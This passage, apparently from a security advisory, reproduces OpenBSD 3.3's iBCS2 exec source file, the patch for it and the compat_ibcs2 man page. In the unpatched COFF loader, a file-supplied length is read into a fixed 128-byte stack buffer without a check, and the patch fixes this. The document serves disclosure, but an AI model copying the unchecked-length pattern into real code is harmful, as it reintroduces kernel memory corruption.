 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
 * DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
 */

#include <sys/param.h>
#include <sys/systm.h>
#include <sys/proc.h>
#include <sys/exec.h>
#include <sys/malloc.h>
#include <sys/vnode.h>
#include <sys/resourcevar.h>
#include <sys/namei.h>
#include <uvm/uvm_extern.h>

#include <compat/ibcs2/ibcs2_types.h>
#include <compat/ibcs2/ibcs2_exec.h>
#include <compat/ibcs2/ibcs2_util.h>
```

```
#include <compat/ibcs2/ibcs2_syscall.h>

int exec_ibcs2_coff_prep_omagic(struct proc *, struct exec_package *,
                                struct coff_filehdr *,
                                struct coff_aouthdr *);
int exec_ibcs2_coff_prep_nmagic(struct proc *, struct exec_package *,
                                struct coff_filehdr *,
                                struct coff_aouthdr *);
int exec_ibcs2_coff_prep_zmagic(struct proc *, struct exec_package *,
                                struct coff_filehdr *,
                                struct coff_aouthdr *);
int exec_ibcs2_coff_setup_stack(struct proc *, struct exec_package *);
void cpu_exec_ibcs2_coff_setup(int, struct proc *, struct exec_package *,
                               void *);

int exec_ibcs2_xout_prep_nmagic(struct proc *, struct exec_package *,
                                struct xexec *, struct xext *);
int exec_ibcs2_xout_prep_zmagic(struct proc *, struct exec_package *,
                                struct xexec *, struct xext *);
int exec_ibcs2_xout_setup_stack(struct proc *, struct exec_package *);
int coff_load_shlib(struct proc *, char *, struct exec_package *);
static int coff_find_section(struct proc *, struct vnode *,
                             struct coff_filehdr *, struct coff_scnhdr *,
                             int);


extern int bsd2ibcs_errno[];
extern struct sysent ibcs2_sysent[];
#ifdef SYSCALL_DEBUG
extern char *ibcs2_syscallnames[];
#endif
extern void ibcs2_sendsig(sig_t, int, int, u_long, int, union sigval);
extern char sigcode[], esigcode[];

const char ibcs2_emul_path[] = "/emul/ibcs2";

struct emul emul_ibcs2 = {
       "ibcs2",
       bsd2ibcs_errno,
       ibcs2_sendsig,
       0,
       IBCS2_SYS_MAXSYSCALL,
       ibcs2_sysent,
#ifdef SYSCALL_DEBUG
       ibcs2_syscallnames,
#else
       NULL,
#endif
       0,
       copyargs,
       setregs,
       NULL,
       sigcode,
       esigcode,
};

/*
 * exec_ibcs2_coff_makecmds(): Check if it's an coff-format executable.
 *
 * Given a proc pointer and an exec package pointer, see if the referent
 * of the epp is in coff format.  Check 'standard' magic numbers for
 * this architecture.  If that fails, return failure.
 *
 * This function is  responsible for creating a set of vmcmds which can be
 * used to build the process's vm space and inserting them into the exec
 * package.
 */

int
exec_ibcs2_coff_makecmds(p, epp)
        struct proc *p;
        struct exec_package *epp;
{
        int error;
        struct coff_filehdr *fp = epp->ep_hdr;
        struct coff_aouthdr *ap;

        if (epp->ep_hdrvalid < COFF_HDR_SIZE)
                return ENOEXEC;

        if (COFF_BADMAG(fp))
                return ENOEXEC;

        ap = epp->ep_hdr + sizeof(struct coff_filehdr);
        switch (ap->a_magic) {
        case COFF_OMAGIC:
                error = exec_ibcs2_coff_prep_omagic(p, epp, fp, ap);
                break;
        case COFF_NMAGIC:
                error = exec_ibcs2_coff_prep_nmagic(p, epp, fp, ap);
                break;
        case COFF_ZMAGIC:
                error = exec_ibcs2_coff_prep_zmagic(p, epp, fp, ap);
                break;
        default:
                return ENOEXEC;
        }

        if (error == 0)
                epp->ep_emul = &emul_ibcs2;

        if (error)
                kill_vmcmds(&epp->ep_vmcmds);

        return error;
}

/*
 * exec_ibcs2_coff_setup_stack(): Set up the stack segment for a coff
 * executable.
 *
 * Note that the ep_ssize parameter must be set to be the current stack
 * limit; this is adjusted in the body of execve() to yield the
 * appropriate stack segment usage once the argument length is
 * calculated.
 *
 * This function returns an int for uniformity with other (future) formats'
 * stack setup functions.  They might have errors to return.
 */

int
exec_ibcs2_coff_setup_stack(p, epp)
        struct proc *p;
        struct exec_package *epp;
{
        /* DPRINTF(("enter exec_ibcs2_coff_setup_stack\n")); */
        epp->ep_maxsaddr = USRSTACK - MAXSSIZ;
        epp->ep_minsaddr = USRSTACK;
        epp->ep_ssize = p->p_rlimit[RLIMIT_STACK].rlim_cur;

        /*
         * set up commands for stack.  note that this takes *two*, one to
         * map the part of the stack which we can access, and one to map
         * the part which we can't.
         *
         * arguably, it could be made into one, but that would require the
         * addition of another mapping proc, which is unnecessary
         *
         * note that in memory, things assumed to be: 0 ....... ep_maxsaddr
         * <stack> ep_minsaddr
         */
        /* DPRINTF(("VMCMD: addr %x size %d\n", epp->ep_maxsaddr,
                 (epp->ep_minsaddr - epp->ep_ssize) - epp->ep_maxsaddr)); */
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero,
                  ((epp->ep_minsaddr - epp->ep_ssize) - epp->ep_maxsaddr),
                  epp->ep_maxsaddr, NULLVP, 0, VM_PROT_NONE);
        /* DPRINTF(("VMCMD: addr %x size %d\n",
                 epp->ep_minsaddr - epp->ep_ssize,
                 epp->ep_ssize)); */
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero, epp->ep_ssize,
                  (epp->ep_minsaddr - epp->ep_ssize), NULLVP, 0,
                  VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

        return 0;
}


/*
 * exec_ibcs2_coff_prep_omagic(): Prepare a COFF OMAGIC binary's exec package
 */

int
exec_ibcs2_coff_prep_omagic(p, epp, fp, ap)
        struct proc *p;
        struct exec_package *epp;
        struct coff_filehdr *fp;
        struct coff_aouthdr *ap;
{
        epp->ep_taddr = COFF_SEGMENT_ALIGN(ap, ap->a_tstart);
        epp->ep_tsize = ap->a_tsize;
        epp->ep_daddr = COFF_SEGMENT_ALIGN(ap, ap->a_dstart);
        epp->ep_dsize = ap->a_dsize;
        epp->ep_entry = ap->a_entry;

        /* set up command for text and data segments */
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn,
                  ap->a_tsize + ap->a_dsize, epp->ep_taddr, epp->ep_vp,
                  COFF_TXTOFF(fp, ap),
                  VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

        /* set up command for bss segment */
        if (ap->a_bsize > 0)
                NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero, ap->a_bsize,
                          COFF_SEGMENT_ALIGN(ap, ap->a_dstart + ap->a_dsize),
                          NULLVP, 0,
                          VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

        return exec_ibcs2_coff_setup_stack(p, epp);
```

```
}

/*
 * exec_ibcs2_coff_prep_nmagic(): Prepare a 'native' NMAGIC COFF binary's exec
 *                           package.
 */

int
exec_ibcs2_coff_prep_nmagic(p, epp, fp, ap)
        struct proc *p;
        struct exec_package *epp;
        struct coff_filehdr *fp;
        struct coff_aouthdr *ap;
{
        epp->ep_taddr = COFF_SEGMENT_ALIGN(ap, ap->a_tstart);
        epp->ep_tsize = ap->a_tsize;
        epp->ep_daddr = COFF_ROUND(ap->a_dstart, COFF_LDPGSZ);
        epp->ep_dsize = ap->a_dsize;
        epp->ep_entry = ap->a_entry;

        /* set up command for text segment */
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn, epp->ep_tsize,
            epp->ep_taddr, epp->ep_vp, COFF_TXTOFF(fp, ap),
            VM_PROT_READ|VM_PROT_EXECUTE);

        /* set up command for data segment */
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn, epp->ep_dsize,
            epp->ep_daddr, epp->ep_vp, COFF_DATOFF(fp, ap),
            VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

        /* set up command for bss segment */
        if (ap->a_bsize > 0)
                NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero, ap->a_bsize,
                    COFF_SEGMENT_ALIGN(ap, ap->a_dstart + ap->a_dsize),
                    NULLVP, 0,
                    VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

        return exec_ibcs2_coff_setup_stack(p, epp);
}

/*
 * coff_find_section - load specified section header
 *
 * TODO - optimize by reading all section headers in at once
 */

static int
coff_find_section(p, vp, fp, sh, s_type)
        struct proc *p;
        struct vnode *vp;
        struct coff_filehdr *fp;
        struct coff_scnhdr *sh;
        int s_type;
{
        int i, pos, error;
        size_t siz, resid;

        pos = COFF_HDR_SIZE;
        for (i = 0; i < fp->f_nscns; i++, pos += sizeof(struct coff_scnhdr)) {
                siz = sizeof(struct coff_scnhdr);
                error = vn_rdwr(UIO_READ, vp, (caddr_t) sh,
                    siz, pos, UIO_SYSSPACE, 0, p->p_ucred,
                    &resid, p);
                if (error) {
                        DPRINTF(("section hdr %d read error %d\n", i, error));
                        return error;
                }
                siz -= resid;
                if (siz != sizeof(struct coff_scnhdr)) {
                        DPRINTF(("incomplete read: hdr %d ask=%d, rem=%u got %u\n",
                                 s_type, sizeof(struct coff_scnhdr),
                                 resid, siz));
                        return ENOEXEC;
                }
                /* DPRINTF(("found section: %x\n", sh->s_flags)); */
                if (sh->s_flags == s_type)
                        return 0;
        }
        return ENOEXEC;
}

/*
 * exec_ibcs2_coff_prep_zmagic(): Prepare a COFF ZMAGIC binary's exec package
 *
 * First, set the various offsets/lengths in the exec package.
 *
 * Then, mark the text image busy (so it can be demand paged) or error
 * out if this is not possible.  Finally, set up vmcmds for the
 * text, data, bss, and stack segments.
 */

int
exec_ibcs2_coff_prep_zmagic(p, epp, fp, ap)
        struct proc *p;
        struct exec_package *epp;
        struct coff_filehdr *fp;
        struct coff_aouthdr *ap;
{
        int error;
        u_long offset;
        long dsize, baddr, bsize;
        struct coff_scnhdr sh;

        /* DPRINTF(("enter exec_ibcs2_coff_prep_zmagic\n")); */

        /* set up command for text segment */
        error = coff_find_section(p, epp->ep_vp, fp, &sh, COFF_STYP_TEXT);
        if (error) {
                DPRINTF(("can't find text section: %d\n", error));
                return error;
        }
        /* DPRINTF(("COFF text addr %x size %d offset %d\n", sh.s_vaddr,
                 sh.s_size, sh.s_scnptr)); */
        epp->ep_taddr = COFF_ALIGN(sh.s_vaddr);
        offset = sh.s_scnptr - (sh.s_vaddr - epp->ep_taddr);
        epp->ep_tsize = sh.s_size + (sh.s_vaddr - epp->ep_taddr);

#ifdef notyet
        /*
         * check if vnode is in open for writing, because we want to
         * demand-page out of it.  if it is, don't do it, for various
         * reasons
n        */
        if ((ap->a_tsize != 0 || ap->a_dsize != 0) &&
            epp->ep_vp->v_writecount != 0) {
#ifdef DIAGNOSTIC
```

```
             if (epp->ep_vp->v_flag & VTEXT)
                    panic("exec: a VTEXT vnode has writecount != 0");
#endif
             return ETXTBSY;
       }
       vn_marktext(epp->ep_vp);
#endif

       /* DPRINTF(("VMCMD: addr %x size %d offset %d\n", epp->ep_taddr,
              epp->ep_tsize, offset)); */
#ifdef notyet
       NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_pagedvn, epp->ep_tsize,
               epp->ep_taddr, epp->ep_vp, offset,
               VM_PROT_READ|VM_PROT_EXECUTE);
#else
       NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn, epp->ep_tsize,
               epp->ep_taddr, epp->ep_vp, offset,
               VM_PROT_READ|VM_PROT_EXECUTE);
#endif

       /* set up command for data segment */
       error = coff_find_section(p, epp->ep_vp, fp, &sh, COFF_STYP_DATA);
       if (error) {
             DPRINTF(("can't find data section: %d\n", error));
             return error;
       }
       /* DPRINTF(("COFF data addr %x size %d offset %d\n", sh.s_vaddr,
              sh.s_size, sh.s_scnptr)); */
       epp->ep_daddr = COFF_ALIGN(sh.s_vaddr);
       offset = sh.s_scnptr - (sh.s_vaddr - epp->ep_daddr);
       dsize = sh.s_size + (sh.s_vaddr - epp->ep_daddr);
       epp->ep_dsize = dsize + ap->a_bsize;

       /* DPRINTF(("VMCMD: addr %x size %d offset %d\n", epp->ep_daddr,
              dsize, offset)); */
#ifdef notyet
       NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_pagedvn, dsize,
               epp->ep_daddr, epp->ep_vp, offset,
               VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);
#else
       NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn,
               dsize, epp->ep_daddr, epp->ep_vp, offset,
               VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);
#endif

       /* set up command for bss segment */
       baddr = round_page(epp->ep_daddr + dsize);
       bsize = epp->ep_daddr + epp->ep_dsize - baddr;
       if (bsize > 0) {
             /* DPRINTF(("VMCMD: addr %x size %d offset %d\n",
                    baddr, bsize, 0)); */
             NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero,
                      bsize, baddr, NULLVP, 0,
                      VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);
       }

       /* load any shared libraries */
       error = coff_find_section(p, epp->ep_vp, fp, &sh, COFF_STYP_SHLIB);
       if (!error) {
             size_t resid;
             struct coff_slhdr *slhdr;
             char buf[128], *bufp;     /* FIXME */
             int len = sh.s_size, path_index, entry_len;
```

```
                /* DPRINTF(("COFF shlib size %d offset %d\n",
                        sh.s_size, sh.s_scnptr)); */

                error = vn_rdwr(UIO_READ, epp->ep_vp, (caddr_t) buf,
                                len, sh.s_scnptr,
                                UIO_SYSSPACE, IO_NODELOCKED, p->p_ucred,
                                &resid, p);
                if (error) {
                        DPRINTF(("shlib section read error %d\n", error));
                        return ENOEXEC;
                }
                bufp = buf;
                while (len) {
                        slhdr = (struct coff_slhdr *)bufp;
                        path_index = slhdr->path_index * sizeof(long);
                        entry_len = slhdr->entry_len * sizeof(long);

                        /* DPRINTF(("path_index: %d entry_len: %d name: %s\n",
                                path_index, entry_len, slhdr->sl_name)); */

                        error = coff_load_shlib(p, slhdr->sl_name, epp);
                        if (error)
                                return ENOEXEC;
                        bufp += entry_len;
                        len -= entry_len;
                }
        }

        /* set up entry point */
        epp->ep_entry = ap->a_entry;

#if 0
        DPRINTF(("text addr: %x size: %d data addr: %x size: %d entry: %x\n",
                epp->ep_taddr, epp->ep_tsize,
                epp->ep_daddr, epp->ep_dsize,
                epp->ep_entry));
#endif

        return exec_ibcs2_coff_setup_stack(p, epp);
}

int
coff_load_shlib(p, path, epp)
        struct proc *p;
        char *path;
        struct exec_package *epp;
{
        int error, taddr, tsize, daddr, dsize, offset;
        size_t siz, resid;
        struct nameidata nd;
        struct coff_filehdr fh, *fhp = &fh;
        struct coff_scnhdr sh, *shp = &sh;
        caddr_t sg = stackgap_init(p->p_emul);

        /*
         * 1. open shlib file
         * 2. read filehdr
         * 3. map text, data, and bss out of it using VM_*
         */
        IBCS2_CHECK_ALT_EXIST(p, &sg, path);
        NDINIT(&nd, LOOKUP, FOLLOW, UIO_SYSSPACE, path, p);
        /* first get the vnode */
        if ((error = namei(&nd)) != 0) {
                DPRINTF(("coff_load_shlib: can't find library %s\n", path));
                return error;
        }

        siz = sizeof(struct coff_filehdr);
        error = vn_rdwr(UIO_READ, nd.ni_vp, (caddr_t) fhp, siz, 0,
            UIO_SYSSPACE, IO_NODELOCKED, p->p_ucred, &resid, p);
        if (error) {
            DPRINTF(("filehdr read error %d\n", error));
            vrele(nd.ni_vp);
            return error;
        }
        siz -= resid;
        if (siz != sizeof(struct coff_filehdr)) {
            DPRINTF(("coff_load_shlib: incomplete read: ask=%d, rem=%u got %u\n",
                    sizeof(struct coff_filehdr), resid, siz));
            vrele(nd.ni_vp);
            return ENOEXEC;
        }

        /* load text */
        error = coff_find_section(p, nd.ni_vp, fhp, shp, COFF_STYP_TEXT);
        if (error) {
            DPRINTF(("can't find shlib text section\n"));
            vrele(nd.ni_vp);
            return error;
        }
        /* DPRINTF(("COFF text addr %x size %d offset %d\n", sh.s_vaddr,
                sh.s_size, sh.s_scnptr)); */
        taddr = COFF_ALIGN(shp->s_vaddr);
        offset = shp->s_scnptr - (shp->s_vaddr - taddr);
        tsize = shp->s_size + (shp->s_vaddr - taddr);
        /* DPRINTF(("VMCMD: addr %x size %d offset %d\n", taddr, tsize, offset));
*/
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn, tsize, taddr,
                 nd.ni_vp, offset,
                 VM_PROT_READ|VM_PROT_EXECUTE);

        /* load data */
        error = coff_find_section(p, nd.ni_vp, fhp, shp, COFF_STYP_DATA);
        if (error) {
            DPRINTF(("can't find shlib data section\n"));
            vrele(nd.ni_vp);
            return error;
        }
        /* DPRINTF(("COFF data addr %x size %d offset %d\n", shp->s_vaddr,
                shp->s_size, shp->s_scnptr)); */
        daddr = COFF_ALIGN(shp->s_vaddr);
        offset = shp->s_scnptr - (shp->s_vaddr - daddr);
        dsize = shp->s_size + (shp->s_vaddr - daddr);
        /* epp->ep_dsize = dsize + ap->a_bsize; */

        /* DPRINTF(("VMCMD: addr %x size %d offset %d\n", daddr, dsize, offset));
*/
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn,
                 dsize, daddr, nd.ni_vp, offset,
                 VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

        /* load bss */
        error = coff_find_section(p, nd.ni_vp, fhp, shp, COFF_STYP_BSS);
        if (!error) {
                int baddr = round_page(daddr + dsize);
                int bsize = daddr + dsize + shp->s_size - baddr;
                if (bsize > 0) {
                        /* DPRINTF(("VMCMD: addr %x size %d offset %d\n",
                           baddr, bsize, 0)); */
                        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero,
                                  bsize, baddr, NULLVP, 0,
                                  VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);
            }
        }
        vrele(nd.ni_vp);

        return 0;
}

int
exec_ibcs2_xout_makecmds(p, epp)
        struct proc *p;
        struct exec_package *epp;
{
        int error;
        struct xexec *xp = epp->ep_hdr;
        struct xext *xep;

        if (epp->ep_hdrvalid < XOUT_HDR_SIZE)
                return ENOEXEC;

        if ((xp->x_magic != XOUT_MAGIC) || (xp->x_cpu != XC_386))
                return ENOEXEC;
        if ((xp->x_renv & (XE_ABS | XE_VMOD)) || !(xp->x_renv & XE_EXEC))
                return ENOEXEC;

        xep = epp->ep_hdr + sizeof(struct xexec);
#ifdef notyet
        if (xp->x_renv & XE_PURE)
                error = exec_ibcs2_xout_prep_zmagic(p, epp, xp, xep);
        else
#endif
                error = exec_ibcs2_xout_prep_nmagic(p, epp, xp, xep);

        if (error == 0)
                epp->ep_emul = &emul_ibcs2;

        if (error)
                kill_vmcmds(&epp->ep_vmcmds);

        return error;
}

/*
 * exec_ibcs2_xout_prep_nmagic(): Prepare a pure x.out binary's exec package
 *
 */

int
exec_ibcs2_xout_prep_nmagic(p, epp, xp, xep)
        struct proc *p;
        struct exec_package *epp;
        struct xexec *xp;
        struct xext *xep;
{
        int error, nseg, i;
        size_t resid;
        long baddr, bsize;
        struct xseg *xs;

        /* read in segment table */
        xs = (struct xseg *)malloc(xep->xe_segsize, M_TEMP, M_WAITOK);
        error = vn_rdwr(UIO_READ, epp->ep_vp, (caddr_t)xs,
                        xep->xe_segsize, xep->xe_segpos,
                        UIO_SYSSPACE, 0, p->p_ucred,
                        &resid, p);
        if (error) {
                DPRINTF(("segment table read error %d\n", error));
                free(xs, M_TEMP);
                return ENOEXEC;
        }

        for (nseg = xep->xe_segsize / sizeof(*xs), i = 0; i < nseg; i++) {
                switch (xs[i].xs_type) {
                case XS_TTEXT:          /* text segment */

                        DPRINTF(("text addr %x psize %d vsize %d off %d\n",
                                xs[i].xs_rbase, xs[i].xs_psize,
                                xs[i].xs_vsize, xs[i].xs_filpos));

                        epp->ep_taddr = xs[i].xs_rbase;  /* XXX - align ??? */
                        epp->ep_tsize = xs[i].xs_vsize;

                        DPRINTF(("VMCMD: addr %x size %d offset %d\n",
                                epp->ep_taddr, epp->ep_tsize,
                                xs[i].xs_filpos));
                        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn,
                                 epp->ep_tsize, epp->ep_taddr,
                                 epp->ep_vp, xs[i].xs_filpos,
                                 VM_PROT_READ|VM_PROT_EXECUTE);
                        break;

                case XS_TDATA:          /* data segment */

                        DPRINTF(("data addr %x psize %d vsize %d off %d\n",
                                xs[i].xs_rbase, xs[i].xs_psize,
                                xs[i].xs_vsize, xs[i].xs_filpos));

                        epp->ep_daddr = xs[i].xs_rbase;  /* XXX - align ??? */
                        epp->ep_dsize = xs[i].xs_vsize;

                        DPRINTF(("VMCMD: addr %x size %d offset %d\n",
                                epp->ep_daddr, xs[i].xs_psize,
                                xs[i].xs_filpos));
                        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn,
                                 xs[i].xs_psize, epp->ep_daddr,
                                 epp->ep_vp, xs[i].xs_filpos,
                                 VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

                        /* set up command for bss segment */
                        baddr = round_page(epp->ep_daddr + xs[i].xs_psize);
                        bsize = epp->ep_daddr + epp->ep_dsize - baddr;
                        if (bsize > 0) {
                                DPRINTF(("VMCMD: bss addr %x size %d off %d\n",
                                        baddr, bsize, 0));
                                NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero,
                                         bsize, baddr, NULLVP, 0,
                                         VM_PROT_READ|VM_PROT_WRITE|
                                         VM_PROT_EXECUTE);
                        }
                        break;
                default:
                        break;
                }
        }

        /* set up entry point */
        epp->ep_entry = xp->x_entry;

        DPRINTF(("text addr: %x size: %d data addr: %x size: %d entry: %x\n",
                 epp->ep_taddr, epp->ep_tsize,
                 epp->ep_daddr, epp->ep_dsize,
                 epp->ep_entry));

        free(xs, M_TEMP);
        return exec_ibcs2_xout_setup_stack(p, epp);
}

/*
 * exec_ibcs2_xout_setup_stack(): Set up the stack segment for a x.out
 * executable.
 *
 * Note that the ep_ssize parameter must be set to be the current stack
 * limit; this is adjusted in the body of execve() to yield the
 * appropriate stack segment usage once the argument length is
 * calculated.
 *
 * This function returns an int for uniformity with other (future) formats'
 * stack setup functions.  They might have errors to return.
 */

int
exec_ibcs2_xout_setup_stack(p, epp)
        struct proc *p;
        struct exec_package *epp;
{
        epp->ep_maxsaddr = USRSTACK - MAXSSIZ;
        epp->ep_minsaddr = USRSTACK;
        epp->ep_ssize = p->p_rlimit[RLIMIT_STACK].rlim_cur;

        /*
         * set up commands for stack.  note that this takes *two*, one to
         * map the part of the stack which we can access, and one to map
         * the part which we can't.
         *
         * arguably, it could be made into one, but that would require the
         * addition of another mapping proc, which is unnecessary
         *
         * note that in memory, things assumed to be: 0 ....... ep_maxsaddr
         * <stack> ep_minsaddr
         */
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero,
                  ((epp->ep_minsaddr - epp->ep_ssize) - epp->ep_maxsaddr),
                  epp->ep_maxsaddr, NULLVP, 0, VM_PROT_NONE);
        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_zero, epp->ep_ssize,
                  (epp->ep_minsaddr - epp->ep_ssize), NULLVP, 0,
                  VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);

        return 0;
}
```

I. The OpenBSD source code patch

A source code patch exists which remedies the problem (i386 - *011: SECURITY FIX: November 17, 2003)*. The patch can be downloaded from ftp://ftp.openbsd.org/pub/OpenBSD/patches/3.3/i386/011_ibcs2.patch .

This is the patch file:

```
RCS file: /cvs/src/sys/compat/ibcs2/ibcs2_exec.c,v
retrieving revision 1.14.4.1
diff -u -r1.14.4.1 ibcs2_exec.c
--- sys/compat/ibcs2/ibcs2_exec.c2003/11/03 22:07:49 1.14.4.1
+++ sys/compat/ibcs2/ibcs2_exec.c2003/11/17 22:35:33
@@ -425,11 +425,14 @@
              size_t resid;
              struct coff_slhdr *slhdr;
              char buf[128], *bufp;      /* FIXME */
-             int len = sh.s_size, path_index, entry_len;
+             unsigned int len = sh.s_size, path_index, entry_len;
 
              /* DPRINTF(("COFF shlib size %d offset %d\n",
                      sh.s_size, sh.s_scnptr)); */
 
+             if (len > sizeof(buf))
+                    return (ENOEXEC);
+
              error = vn_rdwr(UIO_READ, epp->ep_vp, (caddr_t) buf,
                           len, sh.s_scnptr,
                           UIO_SYSSPACE, IO_NODELOCKED, p->p_ucred,
@@ -446,6 +449,9 @@
 
                     /* DPRINTF(("path_index: %d entry_len: %d name: %s\n",
                             path_index, entry_len, slhdr->sl_name)); */
+
+                    if (entry_len > len)
+                           return (ENOEXEC);
 
                     error = coff_load_shlib(p, slhdr->sl_name, epp);
                     if (error)
```

The source code patch can be applied by doing:

```
# cd /usr/src
# patch -p0 < 011_ibcs2.patch
```

and then rebuild the kernel.

J. Compat_ibcs2 man page

The OpenBSD IBCS2 manual page:

```
COMPAT_IBCS2(8)         OpenBSD System Manager's Manual        COMPAT_IBCS2(8)

NAME
     compat_ibcs2 - setup for running iBCS2 binaries under emulation
```

```
DESCRIPTION
     OpenBSD supports running Intel Binary Compatibility Standard 2 (iBCS2)
     binaries.  This only applies to i386 systems for now.  Binaries are sup-
     ported from SCO UNIX and other systems derived from UNIX System V Release
     3.  iBCS2 support is only well tested using SCO binaries.  XENIX binaries
     are also supported although not as well tested.  SVR4 binaries are sup-
     ported by the COMPAT_SVR4 option.

     iBCS2 supports COFF, ELF, and x.out (XENIX) binary formats.  Binaries
     from SCO OpenServer (version 5.x) are the only ELF binaries that have
     been tested.  Most programs should work, but not ones that use or depend
     on:

           kernel internal data structures
           STREAMS drivers (other than TCP/IP sockets)
           local X displays (uses a STREAMS pipe)
           virtual 8086 mode

     The iBCS2 compatibility feature is active for kernels compiled with the
     COMPAT_IBCS2 option enabled.  If support for iBCS2 ELF executables is de-
     sired, the EXEC_ELF32 option should be enabled in addition to
     COMPAT_IBCS2.

     Many COFF-format programs and most ELF-format programs are dynamically
     linked.  This means that the shared libraries that the program depends on
     will also be needed.  Also, a "shadow root" directory for iBCS2 binaries
     on the OpenBSD system will have to be created.  This directory is named
     /emul/ibcs2. Any file operations done by iBCS2 programs run under OpenBSD
     will look in this directory first.  So, if an iBCS2 program opens, for
     example, /etc/passwd, OpenBSD will first try to open
     /emul/ibcs2/etc/passwd, and if that does not exist open the `real'
     /etc/passwd file.  It is recommended that iBCS2 packages that include
     configuration files, etc., be installed under /emul/ibcs2, to avoid nam-
     ing conflicts with possible OpenBSD counterparts.  Shared libraries
     should also be installed in the shadow tree.

     Generally, it will only be necessary to look for the shared libraries
     that iBCS2 binaries depend on the first few times iBCS2 programs are in-
     stalled on the OpenBSD system.  After a while, there will be a sufficient
     set of iBCS2 shared libraries on the system to be able to run newly im-
     ported iBCS2 binaries without any extra work.

   Setting up shared libraries
     How to get to know which shared libraries iBCS2 binaries need, and where
     to get them?  Depending on the file type of the executable, there are
     different possibilities.  (When following these instructions, root privi-
     leges are required on the OpenBSD system to perform the necessary instal-
     lation steps).

     1. COFF binaries
          Simply copy all of the available shared libraries since they are
          fairly small in size.  The COFF shared libraries are typically found
          in /shlib and can be obtained from the following sources:

          SCO UNIX version 3.x (aka ODT)
          SCO UNIX version 5.x (aka OpenServer)
          SCO UnixWare
          Many versions of SVR4.2/x86

          After copying the shared libraries, the following files should be
          present on the OpenBSD system:
          /emul/ibcs2/shlib/libc_s
          /emul/ibcs2/shlib/libnsl_s
          /emul/ibcs2/shlib/protlib_s

     2. ELF binaries
          Copy all of the available shared libraries from the source system or
          distribution, or use the `ldd-elf' program (in development) to de-
          termine the libraries required by a specific binary.

          After copying the shared libraries, the following files should be
          present on the OpenBSD system:

          /emul/ibcs2/usr/lib/libc.so.1
          /emul/ibcs2/usr/lib/libcrypt.so
          /emul/ibcs2/usr/lib/libndbm.so
          /emul/ibcs2/usr/lib/libsocket.so.1

     If access to an SCO system is impossible, the extra files will need to be
     obtained from an SCO distribution.  As of January 1998, SCO sells a copy
     of SCO OpenServer (iBCS2) and/or SCO UnixWare (SVR4) for personal/non-
     commercial use for only the cost of shipping (about $20US).  The distri-
     bution comes on an ISO9660-format CDROM which can be mounted and used to
     copy the necessary files.

BUGS
     The information about SCO distributions may become outdated.

     Attempting to use a nameserver on the local host does not currently work
     due to an absurd shortcut taken by the iBCS2 network code (remember that
     there are no kernel sockets).

     16/32/64 bit offsets may not be handled correctly in all cases.

OpenBSD 3.3                    February 8, 1998                              2
```